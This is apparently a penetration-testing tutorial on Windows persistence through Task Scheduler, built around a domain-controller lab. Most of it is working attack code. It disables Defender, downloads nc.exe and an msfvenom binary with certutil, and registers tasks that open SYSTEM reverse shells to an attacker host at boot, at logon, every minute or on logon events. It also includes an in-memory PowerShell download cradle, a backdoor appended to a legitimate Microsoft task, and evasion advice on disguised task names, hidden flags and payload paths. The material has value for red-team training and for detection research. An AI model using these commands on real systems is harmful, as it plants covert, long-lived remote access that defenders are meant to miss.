Windows Persistence: Scheduled Tasks
How attackers use Windows Task Scheduler to survive reboots, maintain access, and execute payloads as SYSTEM. Lab setup on a Domain Controller, multiple persistence paths via CMD and PowerShell.
TL;DR

Scheduled Tasks are one of the most reliable persistence mechanisms in Windows. The Task Scheduler service (Schedule) runs at boot, survives reboots, and supports execution as any user, including NT AUTHORITY\SYSTEM. An attacker with local admin (or the right privileges) can register a task that fires a payload on logon, at startup, on a schedule, or on a custom event, and it blends in with the hundreds of legitimate tasks already on the box. No special tooling required: schtasks.exe and PowerShell's ScheduledTasks module ship with every modern Windows installation.
- MITRE ATT&CK: T1053.005 Scheduled Task/Job: Scheduled Task
- Tactic: Persistence, Execution, Privilege Escalation
- Platform: Windows
Introduction
Windows Task Scheduler has been part of every Windows installation since Windows 2000. It provides a legitimate interface for running programs on triggers like boot, logon, time intervals, or Windows events. Every enterprise domain has hundreds of scheduled tasks for maintenance, monitoring, patching, and backup, which means attacker tasks can hide in plain sight.
What makes it particularly effective for persistence is the combination of flexibility and stealth. Tasks can run without an interactive session, their definitions are stored both in the registry and as XML files on disk (giving multiple angles for creation and manipulation), and the tools used to create them (schtasks.exe, Register-ScheduledTask) are signed Microsoft binaries that will not be flagged by application whitelisting.
This post walks through the theory, builds a lab environment with a Domain Controller, and demonstrates multiple persistence techniques via CMD and PowerShell.
How Windows Task Scheduler works
Architecture
The Task Scheduler is managed by the Task Scheduler service (Schedule), which runs as svchost.exe -k netsvcs under the LocalSystem account. It starts automatically at boot (start type: Automatic) and is a protected Windows service. Disabling it breaks Windows Update, Group Policy processing, and numerous other OS functions.
Tasks are defined by four components:
| Component | Purpose |
|---|---|
| Trigger | When the task fires: at logon, at startup, on a schedule, on an event |
| Action | What the task executes: a program/script, sending an email (deprecated) |
| Principal | Who the task runs as: a specific user, SYSTEM, or the logged-on user |
| Settings | Behavior: run whether user is logged on or not, hidden, restart on failure |
Storage locations
Task definitions are stored in two places:
On disk (XML files):
C:\Windows\System32\Tasks\
C:\Windows\System32\Tasks\Microsoft\   (built-in OS tasks)
Each task is an XML file (no extension) that fully describes the trigger, action, principal, and settings. These files are readable by Administrators and SYSTEM.
In the registry:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\
The Tree key mirrors the folder structure and maps task names to GUIDs. The Tasks key holds the binary-encoded task definition indexed by GUID. The registry is the authoritative source; the XML files on disk are essentially a cache.
Privilege model
Creating a task that runs as SYSTEM or another user requires Administrator (or equivalent) privileges. A standard user can only create tasks that run as themselves, in their own session. This is enforced by the Task Scheduler RPC interface and the DACL on the \Microsoft\Windows\ task folders.
However, even creating a task as the current user requires the SeBatchLogonRight ("Log on as a batch job") user right. On workstations and member servers, this right is granted to Authenticated Users by default, so any domain user can create tasks. On Domain Controllers, the Default Domain Controllers Policy restricts this right to Administrators, Backup Operators, and Performance Log Users only. A regular domain user on a DC will get Access is denied unless this right is explicitly granted.
In a pentest context, if you have local admin on a host (or SYSTEM from a prior escalation), you can plant a task that runs your payload as SYSTEM on every boot, indefinitely. On a member workstation, even a low-privilege user can plant tasks that run as themselves.
The attack flow
The diagram below illustrates the complete persistence flow: from initial task creation through storage, trigger activation, and payload execution as SYSTEM.
Lab configuration
The lab mirrors the same evilcorp.local environment used in the other posts in this series. A single Windows Server acts as the Domain Controller, and exploitation is demonstrated both locally (simulating a shell on the DC) and remotely from a Linux attacker.
Topology
| Machine | Role | OS |
|---|---|---|
| EVILCORP-DC01 | Domain Controller | Windows Server 2019/2022 |
| Attacker | Attack machine | Linux (Kali/Parrot) |
Domain: evilcorp.local
Step 1 Promote the server to Domain Controller
If you're starting from a fresh Windows Server install, promote it to DC with the evilcorp.local domain:
# Install AD DS role
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools

# Promote to DC
Install-ADDSForest `
    -DomainName "evilcorp.local" `
    -DomainNetBIOSName "EVILCORP" `
    -SafeModeAdministratorPassword (ConvertTo-SecureString "AdminPass123!" -AsPlainText -Force) `
    -InstallDns `
    -Force
The server reboots automatically. After reboot, log in as EVILCORP\Administrator.
Step 2 Create domain users
We need two users: a low-privilege domain user (john.doe) and an account with local admin rights (it.admin) to simulate the attacker at different privilege levels.
# Low-privilege domain user
New-ADUser -Name "john.doe" -SamAccountName "john.doe" `
    -UserPrincipalName "[email protected]" `
    -AccountPassword (ConvertTo-SecureString "Welcome2024!" -AsPlainText -Force) `
    -Enabled $true -PasswordNeverExpires $true `
    -Description "Regular domain user"

# IT admin (local admin on the DC, simulates a compromised admin account)
New-ADUser -Name "it.admin" -SamAccountName "it.admin" `
    -UserPrincipalName "[email protected]" `
    -AccountPassword (ConvertTo-SecureString "ITadmin2024!" -AsPlainText -Force) `
    -Enabled $true -PasswordNeverExpires $true `
    -Description "IT administrator"

# Add it.admin to Domain Admins (local admin on the DC)
Add-ADGroupMember -Identity "Domain Admins" -Members "it.admin"

# Give john.doe WinRM access (remote shell without admin rights)
net localgroup "Remote Management Users" /add 2>$null
net localgroup "Remote Management Users" "EVILCORP\john.doe" /add
Enable and start the WinRM service on the DC if it is not already running:
Enable-PSRemoting -Force
Verify that john.doe can connect remotely from the Linux attacker with Evil-WinRM:
evil-winrm -i <DC_IP> -u 'john.doe' -p 'Welcome2024!'
Expected output:
Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\john.doe\Documents>
john.doenow has a remote shell on the DC but remains a low-privilege user. He cannot create SYSTEM tasks, modify services, or access sensitive files. The WinRM session is useful for demonstrating enumeration from the attacker's perspective.
Step 3 Prepare the payloads
Three payloads are used throughout this post. Each serves a different purpose in the lab: a batch script for quick proof-of-concept, nc.exe for interactive reverse shells, and an msfvenom binary for a compiled reverse shell.
Lab prerequisite: disable Windows Defender.
nc.exeand themsfvenombinary are well-known signatures. In a real engagement AV evasion is a separate discipline; for this lab we disable it so the focus stays on the persistence technique itself.# Disable Tamper Protection first via GUI: # Windows Security > Virus & threat protection > Manage settings > Tamper Protection: Off Set-MpPreference -DisableRealtimeMonitoring $true
Create the payloads directory on the DC:
# As Administrator on EVILCORP-DC01
New-Item -Path "C:\Payloads" -ItemType Directory -Force | Out-Null
Payload 1: marker.bat (proof-of-concept)
A simple batch script that logs who executed it and when. No network connection needed. Used to verify that a task fired and under which account:
@'
whoami >> C:\Payloads\persistence_log.txt
echo %DATE% %TIME% >> C:\Payloads\persistence_log.txt
echo --- >> C:\Payloads\persistence_log.txt
'@ | Set-Content "C:\Payloads\marker.bat"
After a task fires, check the log:
type C:\Payloads\persistence_log.txt
Payload 2: nc.exe (netcat reverse shell)
The simplest interactive reverse shell. Downloads nc.exe from Kali and drops it on the target. On Kali:
# Serve nc.exe (available on Kali at /usr/share/windows-resources/binaries/)
cp /usr/share/windows-resources/binaries/nc.exe .
python3 -m http.server 80
On the DC (as Administrator):
certutil -urlcache -split -f http://<KALI_IP>/nc.exe C:\Payloads\nc.exe
When used in a task, the /tr argument is:
C:\Payloads\nc.exe <KALI_IP> 4444 -e cmd.exe
Catch the shell on Kali with nc -lvnp 4444.
Payload 3: beacon.exe (msfvenom reverse shell)
A compiled reverse shell binary that behaves like a real C2 beacon. Generated on Kali:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<KALI_IP> LPORT=4444 \
    -f exe -o beacon.exe

# Serve it
python3 -m http.server 80
On the DC (as Administrator):
certutil -urlcache -split -f http://<KALI_IP>/beacon.exe C:\Payloads\beacon.exe
When used in a task, the /tr argument is simply:
C:\Payloads\beacon.exe
Catch the shell on Kali with nc -lvnp 4444 or a Metasploit multi/handler.
Summary:
| Payload | File | Purpose | Network required |
|---|---|---|---|
marker.bat | Batch script | Logs execution to a file (proof-of-concept) | No |
nc.exe | Netcat binary | Interactive reverse shell | Yes |
beacon.exe | msfvenom PE | Compiled reverse shell | Yes |
Step 4 Enable PowerShell script execution
Some techniques use .ps1 scripts. Ensure the execution policy allows it:
Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
Confirm the setup
Get-ADUser -Filter * -Properties Description |
    Select-Object SamAccountName, Enabled, Description |
    Format-Table -AutoSize
Expected output:
SamAccountName Enabled Description
-------------- ------- -----------
Administrator     True Built-in account for administering the computer/domain
Guest            False Built-in account for guest access to the computer/domain
krbtgt           False Key Distribution Center Service Account
john.doe          True Regular domain user
it.admin          True IT administrator
The lab is ready. From here on, exploitation is demonstrated from a session as it.admin (or Administrator) on EVILCORP-DC01, simulating an attacker who has already escalated to local admin.
Persistence techniques via CMD (schtasks.exe)
schtasks.exe is the native command-line interface for Task Scheduler. All commands below run from an elevated command prompt (Administrator).
At boot (ONSTART)
Creates a task that fires every time the system starts, before any user logs on. The task runs as SYSTEM. This example uses beacon.exe (msfvenom reverse shell):
schtasks /create /tn "Microsoft\Windows\NetTrace\PerfTracker" /tr "C:\Payloads\beacon.exe" /sc ONSTART /ru SYSTEM /rl HIGHEST /f
| Flag | Meaning |
|---|---|
/tn | Task name (nested in a plausible Microsoft folder for stealth) |
/tr | The program to run (the payload) |
/sc | Schedule type: ONSTART = at system boot |
/ru | Run as: SYSTEM |
/rl | Run level: HIGHEST (elevated) |
/f | Force overwrite if the task already exists |
Expected output:
SUCCESS: The scheduled task "Microsoft\Windows\NetTrace\PerfTracker" has been successfully created.
Verify:
schtasks /query /tn "Microsoft\Windows\NetTrace\PerfTracker" /v /fo LIST
Expected output (key fields):
Folder:                     \Microsoft\Windows\NetTrace
HostName:                   EVILCORP-DC01
TaskName:                   \Microsoft\Windows\NetTrace\PerfTracker
Status:                     Ready
Logon Mode:                 Interactive/Background
Run As User:                SYSTEM
Schedule Type:              At system start up
Task To Run:                C:\Payloads\beacon.exe
Test it, start the Kali listener and reboot:
On Kali:
nc -lvnp 4444
On the DC:
shutdown /r /t 0
After reboot, the listener catches a SYSTEM shell:
listening on [any] 4444 ...
connect to [10.10.10.10] from (UNKNOWN) [10.10.10.20] 49712
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
Persistence confirmed. The beacon.exe fires as SYSTEM at every boot, reconnecting to the attacker automatically.
At user logon (ONLOGON)
Fires every time any user logs on. This example uses nc.exe to send a reverse shell whenever someone opens an RDP session:
schtasks /create /tn "Microsoft\Windows\WDI\ResTracker" /tr "C:\Payloads\nc.exe <KALI_IP> 4444 -e cmd.exe" /sc ONLOGON /ru SYSTEM /rl HIGHEST /f
Recurring interval (MINUTE/HOURLY/DAILY)
A task that executes every N minutes acts as a heartbeat, re-establishing a C2 connection even if the beacon process is killed. The /mo (modifier) flag controls the interval.
Every 15 minutes (marker):
schtasks /create /tn "Microsoft\Windows\Maintenance\CacheTask" /tr "C:\Payloads\marker.bat" /sc MINUTE /mo 15 /ru SYSTEM /rl HIGHEST /f
Every hour:
schtasks /create /tn "Microsoft\Windows\Maintenance\CacheTask" /tr "C:\Payloads\marker.bat" /sc HOURLY /mo 1 /ru SYSTEM /f
Every 1 minute, reverse shell as SYSTEM:
Requires Administrator or Domain Admin privileges (e.g. it.admin). Start the listener on Kali:
nc -lvnp 4444
From an elevated CMD prompt:
schtasks /create /tn "Microsoft\Windows\NetTrace\Collector" /tr "C:\Payloads\nc.exe <KALI_IP> 4444 -e cmd.exe" /sc MINUTE /mo 1 /ru SYSTEM /rl HIGHEST /f
From Evil-WinRM (PowerShell) the same command works as-is, no ^ or backticks needed on a single line.
Every 1 minute, as current user (low-privilege persistence):
A low-privilege user cannot create tasks as SYSTEM, but can create tasks that run under their own account. When /ru and /rp are omitted, the task runs as the current user:
schtasks /create /tn "UserTask" /tr "C:\Users\john.doe\Documents\nc.exe <KALI_IP> 4444 -e cmd.exe" /sc MINUTE /mo 1 /f
SeBatchLogonRightrequired: on member workstations and servers,Authenticated Usershave this right by default. On Domain Controllers, it is restricted to Administrators, so low-privilege task creation will fail unless explicitly granted.
WinRM limitation:
schtasks.exeis blocked for non-admin users over WinRM (network logon type 3). Get a CMD shell vianc.exefirst, then create the task from there.
Verify:
schtasks /query /tn "Microsoft\Windows\NetTrace\Collector" /v /fo LIST
TaskName:        \Microsoft\Windows\NetTrace\Collector
Run As User:     SYSTEM
Schedule Type:   One Time Only
Repeat: Every:   0 Hour(s), 1 Minute(s)
Task To Run:     C:\Payloads\nc.exe 10.10.10.10 4444 -e cmd.exe
Every 60 seconds the task fires, connects back and hands over a shell. If the connection drops, the next callback arrives within a minute.
Cleanup:
schtasks /delete /tn "Microsoft\Windows\NetTrace\Collector" /f
schtasks /delete /tn "UserTask" /f
On idle
Fires when the system has been idle for a configurable period. Less noisy than interval-based tasks, since it only runs when nobody is actively using the machine:
schtasks /create /tn "Microsoft\Windows\DiskCleanup\IdleMaint" /tr "C:\Payloads\marker.bat" /sc ONIDLE /i 10 /ru SYSTEM /f
/i 10 means the system must be idle for 10 minutes before the task fires.
One-shot with a specific date/time
For a timed payload (exfiltration at 3 AM, for example). Uses beacon.exe to open a reverse shell at a precise moment:
schtasks /create /tn "Microsoft\Windows\Backup\SyncJob" /tr "C:\Payloads\beacon.exe" /sc ONCE /st 03:00 /sd 09/23/2026 /ru SYSTEM /f
Inline PowerShell command (fileless-ish)
Instead of pointing to a file on disk, execute a PowerShell command directly. This avoids dropping a payload file (though the command itself is stored in the task definition):
schtasks /create /tn "Microsoft\Windows\NetTrace\GatherInfo" /tr "powershell.exe -nop -w hidden -ep bypass -c \"IEX (New-Object Net.WebClient).DownloadString('http://<KALI_IP>/payload.ps1')\"" /sc ONSTART /ru SYSTEM /rl HIGHEST /f
This is a classic cradle: at boot, SYSTEM spawns
powershell.exe, which downloads and executes a script entirely in memory. The only artifact on disk is the task definition itself. In a real engagement, the URL would point to your C2's stager.
Running as a specific domain user
Sometimes you want persistence as the compromised user rather than SYSTEM (for example, to maintain access to network resources under that user's identity). This requires you to supply the user's password. This example uses nc.exe:
schtasks /create /tn "UserSync" /tr "C:\Payloads\nc.exe <KALI_IP> 4444 -e cmd.exe" /sc ONLOGON /ru "EVILCORP\john.doe" /rp "Welcome2024!" /rl HIGHEST /f
The /rp flag supplies the password. The task now runs as john.doe whenever any user logs on, and the shell connects back under john.doe's identity.
Persistence techniques via PowerShell
PowerShell's ScheduledTasks module (available on Windows Server 2012+ and Windows 8+) provides more granular control over task creation. It is the preferred method when you need complex triggers, multiple actions, or want to manipulate task settings that schtasks.exe does not expose.
Basic scheduled task (Register-ScheduledTask)
The PowerShell equivalent of the ONSTART technique (at boot, as SYSTEM). This example uses beacon.exe:
$Action  = New-ScheduledTaskAction -Execute "C:\Payloads\beacon.exe"

$Trigger = New-ScheduledTaskTrigger -AtStartup

$Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" `
    -LogonType ServiceAccount -RunLevel Highest

$Settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries `
    -DontStopIfGoingOnBatteries -StartWhenAvailable `
    -Hidden

Register-ScheduledTask `
    -TaskName "Microsoft\Windows\Wininet\CacheCheck" `
    -Action $Action `
    -Trigger $Trigger `
    -Principal $Principal `
    -Settings $Settings `
    -Force
Key differences from schtasks.exe:
-HiddeninNew-ScheduledTaskSettingsSetsets the task'sHiddenflag totrue. The task will not appear in the Task Scheduler GUI under normal view (the user has to check "Show Hidden Tasks" in the View menu). This is a simple but effective stealth measure.-StartWhenAvailableensures the task runs even if it missed its scheduled time (e.g., the machine was off).
Verify:
Get-ScheduledTask -TaskName "CacheCheck" -TaskPath "\Microsoft\Windows\Wininet\" |
    Format-List TaskName, TaskPath, State, Principal
Expected output:
TaskName  : CacheCheck
TaskPath  : \Microsoft\Windows\Wininet\
State     : Ready
Principal : MSFT_TaskPrincipal2 (SYSTEM)
At logon with delay (stealth)
Adding a random delay makes the task harder to correlate with the logon event in timeline analysis. This example uses nc.exe:
$Action = New-ScheduledTaskAction -Execute "C:\Payloads\nc.exe" `
    -Argument "<KALI_IP> 4444 -e cmd.exe"

$Trigger = New-ScheduledTaskTrigger -AtLogOn
$Trigger.Delay = "PT5M"   # 5-minute delay after logon

$Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" `
    -LogonType ServiceAccount -RunLevel Highest

Register-ScheduledTask `
    -TaskName "Microsoft\Windows\Application Experience\StartupCheck" `
    -Action $Action -Trigger $Trigger -Principal $Principal -Force
The PT5M uses ISO 8601 duration format: P (period), T (time), 5M (5 minutes). Other examples: PT30S (30 seconds), PT2H (2 hours), PT1H30M (1 hour 30 minutes).
Event-based trigger (on specific Event Log entry)
This is one of the most powerful and stealthy triggers. Instead of a time or logon event, the task fires when a specific Windows Event is logged. For example, fire the payload whenever a successful logon occurs (Event ID 4624 in the Security log):
$Action = New-ScheduledTaskAction -Execute "C:\Payloads\nc.exe" `
    -Argument "<KALI_IP> 4444 -e cmd.exe"

# Trigger on Security Event ID 4624 (successful logon)
$CIMTriggerClass = Get-CimClass -ClassName MSFT_TaskEventTrigger `
    -Namespace Root/Microsoft/Windows/TaskScheduler

$Trigger = New-CimInstance -CimClass $CIMTriggerClass -ClientOnly
$Trigger.Subscription = @"
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">*[System[EventID=4624]]</Select>
  </Query>
</QueryList>
"@
$Trigger.Enabled = $true

$Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" `
    -LogonType ServiceAccount -RunLevel Highest

Register-ScheduledTask `
    -TaskName "Microsoft\Windows\Audit\LogonMonitor" `
    -Action $Action -Trigger $Trigger -Principal $Principal -Force
This task fires every time a successful logon is recorded in the Security log. Since the trigger is event-based, it does not appear in the simple "triggers" view of most monitoring tools that only look for time/logon/boot triggers.
Event-based triggers are especially useful for persistence callbacks on Domain Controllers, since authentication events (4624, 4768, 4769) fire constantly on a DC.
Multiple triggers on a single task
A task can have more than one trigger, providing redundant persistence:
$Action = New-ScheduledTaskAction -Execute "C:\Payloads\beacon.exe"

$Trigger1 = New-ScheduledTaskTrigger -AtStartup
$Trigger2 = New-ScheduledTaskTrigger -AtLogOn
$Trigger3 = New-ScheduledTaskTrigger -Once -At (Get-Date) `
    -RepetitionInterval (New-TimeSpan -Minutes 30) `
    -RepetitionDuration (New-TimeSpan -Days 365)

$Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" `
    -LogonType ServiceAccount -RunLevel Highest

Register-ScheduledTask `
    -TaskName "Microsoft\Windows\Servicing\ComponentSync" `
    -Action $Action `
    -Trigger $Trigger1, $Trigger2, $Trigger3 `
    -Principal $Principal -Force
This task fires at boot, at logon, and every 30 minutes. If one trigger is removed by a defender, the others keep firing.
Multiple actions on a single task
A task can also execute multiple programs in sequence. This example first logs execution with marker.bat, then opens a reverse shell with nc.exe:
$Action1 = New-ScheduledTaskAction -Execute "C:\Payloads\marker.bat"

$Action2 = New-ScheduledTaskAction -Execute "C:\Payloads\nc.exe" `
    -Argument "<KALI_IP> 4444 -e cmd.exe"

$Trigger = New-ScheduledTaskTrigger -AtStartup

$Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" `
    -LogonType ServiceAccount -RunLevel Highest

Register-ScheduledTask `
    -TaskName "Microsoft\Windows\WwanSvc\NotifTask" `
    -Action $Action1, $Action2 `
    -Trigger $Trigger -Principal $Principal -Force
Creating a task from XML (import/export)
Tasks can be exported to XML and imported on other machines. This is useful for deploying persistence across multiple compromised hosts:
Export a task to XML:
Export-ScheduledTask -TaskName "Microsoft\Windows\Wininet\CacheCheck" |
    Out-File "C:\Payloads\task_template.xml"
Create a task directly from a crafted XML file:
$xml = @"
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.4" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Description>Windows Performance Monitor Data Collection</Description>
    <Author>Microsoft Corporation</Author>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <StartWhenAvailable>true</StartWhenAvailable>
    <Hidden>true</Hidden>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Payloads\beacon.exe</Command>
    </Exec>
  </Actions>
</Task>
"@

$xml | Out-File "C:\Payloads\perfmon_task.xml" -Encoding unicode

Register-ScheduledTask `
    -TaskName "Microsoft\Windows\PerfMon\DataCollector" `
    -Xml (Get-Content "C:\Payloads\perfmon_task.xml" | Out-String) `
    -Force
Notice the XML includes <Author>Microsoft Corporation</Author> and <Hidden>true</Hidden>, both contribute to stealth.
Import via schtasks.exe (CMD):
schtasks /create /tn "Microsoft\Windows\PerfMon\DataCollector" /xml "C:\Payloads\perfmon_task.xml" /f
Modifying an existing legitimate task
Instead of creating a new task (which generates Event ID 4698), an attacker can modify an existing one to add a malicious action. This generates Event ID 4702 (task updated), which is less commonly monitored:
# List existing tasks that run as SYSTEM and are suitable candidates
Get-ScheduledTask | Where-Object {
    $_.Principal.UserId -eq 'S-1-5-18' -or
    $_.Principal.UserId -eq 'SYSTEM'
} | Select-Object TaskName, TaskPath, State | Format-Table -AutoSize

# Pick a disabled or rarely-triggered task and add our action
$Task = Get-ScheduledTask -TaskName "SilentCleanup" `
    -TaskPath "\Microsoft\Windows\DiskCleanup\"

$NewAction = New-ScheduledTaskAction -Execute "C:\Payloads\beacon.exe"

# Add the malicious action alongside the legitimate one
$Task.Actions += $NewAction
$Task | Set-ScheduledTask
This technique is particularly insidious: the task name, path, and original trigger all remain legitimate. A defender reviewing the task sees a Microsoft task with a Microsoft description, but with an extra action appended.
Stealth considerations
Naming conventions
A task named backdoor or beacon is an instant red flag. Effective naming blends in with the hundreds of legitimate Microsoft tasks:
| Bad name | Better name |
|---|---|
backdoor | Microsoft\Windows\Maintenance\CacheTask |
beacon | Microsoft\Windows\NetTrace\GatherNetworkInfo |
rev_shell | Microsoft\Windows\Application Experience\AitAgent |
payload | Microsoft\Windows\Servicing\ComponentCleanup |
Use the \Microsoft\Windows\ prefix and pick subfolder names that already exist on the target.
Payload location
The payload binary should not sit in C:\Temp\, C:\Users\Public\, or the user's Desktop. Better locations:
| Suspicious path | Stealthier alternative |
|---|---|
C:\Temp\beacon.exe | C:\Windows\Temp\wsmprovhost.exe |
C:\Users\Public\shell.bat | C:\ProgramData\Microsoft\Diagnosis\svcdiag.exe |
C:\Users\bob\Desktop\mal.exe | C:\Program Files\Common Files\System\Ole DB\msorcl32.exe |
References
- MITRE ATT&CK T1053.005 Scheduled Task/Job: Scheduled Task attack.mitre.org
- Microsoft Docs Task Scheduler for Developers learn.microsoft.com
- Microsoft Docs schtasks.exe reference learn.microsoft.com
- Microsoft Docs ScheduledTasks PowerShell module learn.microsoft.com
- MS-TSCH Task Scheduler Service Remoting Protocol learn.microsoft.com
- Sysinternals Autoruns learn.microsoft.com
- Red Canary Threat Detection Report: Scheduled Tasks redcanary.com
- SANS Windows Scheduled Tasks Forensics sans.org
- PayloadsAllTheThings Windows Persistence github.com/swisskyrepo/PayloadsAllTheThings
- Elastic Security Persistence via Scheduled Task elastic.co